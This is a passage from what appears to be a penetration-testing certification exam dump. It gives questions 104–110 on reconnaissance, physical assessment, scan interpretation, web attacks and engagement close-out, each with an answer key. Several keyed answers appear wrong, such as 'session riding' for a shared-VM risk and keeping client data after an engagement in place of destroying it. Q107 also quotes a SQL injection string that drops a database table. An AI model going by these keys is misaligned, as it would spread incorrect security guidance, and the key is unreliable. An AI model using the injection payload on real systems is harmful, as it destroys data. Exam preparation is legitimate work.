- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 104

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 105

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 106 The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 10.2.1.22 )
Host is up (0.0102s latency).
Not shown: 998 filtered ports
Port      State      Service
80/tcp    open      http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
```

```
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
```

Which of the following device types will MOST likely have a similar response? (Choose two.)

- A. Network device
- B. Public-facing web server
- C. Active Directory domain controller
- D. IoT/embedded device
- E. Exposed RDP
- F. Print queue

Correct Answer: AB

Section: (none)

Explanation

Explanation/Reference:

QUESTION 107

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

```
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ` ; DROP TABLE SERVICES; --
```

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting



Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 108

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups
- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 109

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

Correct Answer: BC

Section: (none)

Explanation

Explanation/Reference:

QUESTION 110

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.iotcentral.io/blog/the-top-cloud-computing-vulnerabilities-and-threats>